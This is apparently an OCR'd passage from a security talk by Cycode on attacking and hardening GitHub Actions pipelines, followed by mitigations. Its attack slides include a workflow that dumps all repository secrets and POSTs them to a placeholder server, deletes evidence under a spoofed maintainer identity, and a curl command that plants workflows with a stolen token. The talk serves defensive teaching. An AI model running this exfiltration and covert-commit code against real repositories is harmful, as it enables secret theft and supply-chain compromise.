curl $FILE_URL_PATH_TO_COMMIT -o $PATH_TO_COMMIT
--create-dirs

# Commiting to the repo
git add *
find . -name '.[a-z]*' -exec git add '{}' ';' # Adding
hidden files
git config --global user.email $COMMIT_EMAIL
git config --global user.name "$COMMIT_NAME"
git commit -m "$COMMIT_MESSAGE"
git push -u origin HEAD
```

Malicious runner command

```
$ curl -o /tmp/script.sh $SCRIPT_URL

$ chmod +x /tmp/script.sh

$ /tmp/script.sh $MALICIOUS_FILE_URL innocent_file.txt
 % Total    % Received % Xferd  Average Speed   Time
Time     Time  Current
Dload  Upload   Total   Spent    Left  Speed
100     5  100     5    0     0    333      0 --:--:--
--:--:-- --:--:--   333
[main 196e93a] innocent commit message
1 file changed, 1 insertion(+)
create mode 100644 innocent_file.txt
To <https://github.com/REDACTED/REDACTED>
   ff7a7fd..196e93a  HEAD -> main
branch 'main' set up to track 'origin/main'.
```

Committing Malicious Code AND Exposing Secrets

Malicious YAML file

```yaml
name: Exposing ALL Secrets
on:
  workflow_run:
    workflows: [“Vuln”]
jobs:
  expose_secrets:
    runs-on: ubuntu-latest
    steps:
      - run: |
          echo “${{ toJSON(secrets) }}” > .secrets
          curl -X POST –data “@.secrets” <SERVER_URL>
      - run: |
          SHA=$(curl -X GET -H "Authorization: Token ${{ github.token }}"
https://api.github.com/repos/<REPO_OWNER>/<REPO_NAME>/contents/.github/workflows/in
nocent_workflow.yml -s | jq -r .sha)
          curl -X DELETE -H "Authorization: Token ${{ github.token }}"
https://api.github.com/repos/<REPO_OWNER>/<REPO_NAME>/contents/.github/workflows/in
nocent_workflow.yml -d '{"message":"innocent commit
message","committer":{"name":"Maintainer Name","email":"maintainer@gmail.com"},
"sha":"'"$SHA"'"}'
```

Malicious runner command

```
$ curl \
    -X PUT \
    -H “Accept:
application/vnd.github.v3+json” \
    -H “Authorization: Token
$GITHUB_TOKEN” \
    -d ‘{“message”: “innocent commit
message”,“committer”:{“name”:”Maintaine
rName”,“email”:”maintainer@gmail.com”},
“content”:”bmFtZTogRXhwb...=”}’ \

https://api.github.com/repos/<REPO_OWNE
R>/<REPO_NAME>/contents/.github/workflo
ws/innocent_workflow.yml
```

Mitigation Techniques

Mitigations

Avoid run steps and use external actions instead

Sanitize your input using environment variables

Limit your GITHUB_TOKEN permissions

Use environments and branch protection

Require approval for all outside collaborators

Use Cycode CIMON, a build hardening tool.

Mitigations:

Avoid “run” Steps

For example, instead of running “curl” to update a label (like in our example), you can use “andymckay/labeler“ as an external action.

```
- name: Label
  run: |
    curl -X POST  -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": ["${{
github.event.issue.title }}"]}' ${{
github.event.issue.url }}/labels
```

Before

```
- name: Label
  uses: andymckay/labeler@1.0.2
  with:
    add-labels: "${{ github.event.issue.title }}"
```

After

Mitigations:

Sanitize Your Inputs

Instead of using GitHub context variables inside “run” commands, define and use them through environment variables.

```
- run: |
    echo "ISSUE TITLE: ${{github.event.issue.title}}"
    echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
```

Before

```
- env:
    TITLE: ${{github.event.issue.title}}
    DESCRIPTION: ${{github.event.issue.body}}
  run: |
    echo "ISSUE TITLE: $TITLE"
    echo "ISSUE DESCRIPTION: $DESCRIPTION"
```


After

Mitigations:

Limit Token Permissions

For example, if our action only labels issues,
we could limit its permissions with the following update.

```
permissions:
  contents: read
  issues: write
```




Mitigations:

Require Approval for Outside Collaborators

The default behavior is to require manual approval for first-time contributors.


We suggest “Require approval for all outside collaborators” for a more robust defense.



Mitigations:

Use Environments and Branch Protection

We suggest storing the sensitive secrets in environments (available only in GitHub Enterprise), and protect them through branch protections rules.



Mitigations:

Use Cycode CIMON

CIMON is a build hardening tool from Cycode.

https://cycode.com/cimon-build-hardening/

```yaml
name: Label Issues
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # CIMON building hardening agent
     - uses: cycodelabs/cimon-action@v0
       with:
         prevent: true
           allowed-hosts: cycode.com
```

Takeaways

1. Your software build pipelines could be compromised.
2. There have been several high-profile attacks in the wild that were focused on software build pipelines.
3. The consequences of these compromises could be disastrous
4. Don't just think of Security in the pipeline. Also focus on Security OF the pipeline.

Thank You!

Check out the full blog post:

https://cycode.com/blog/github-actions-vulnerabilities

Email: girish@cycode.com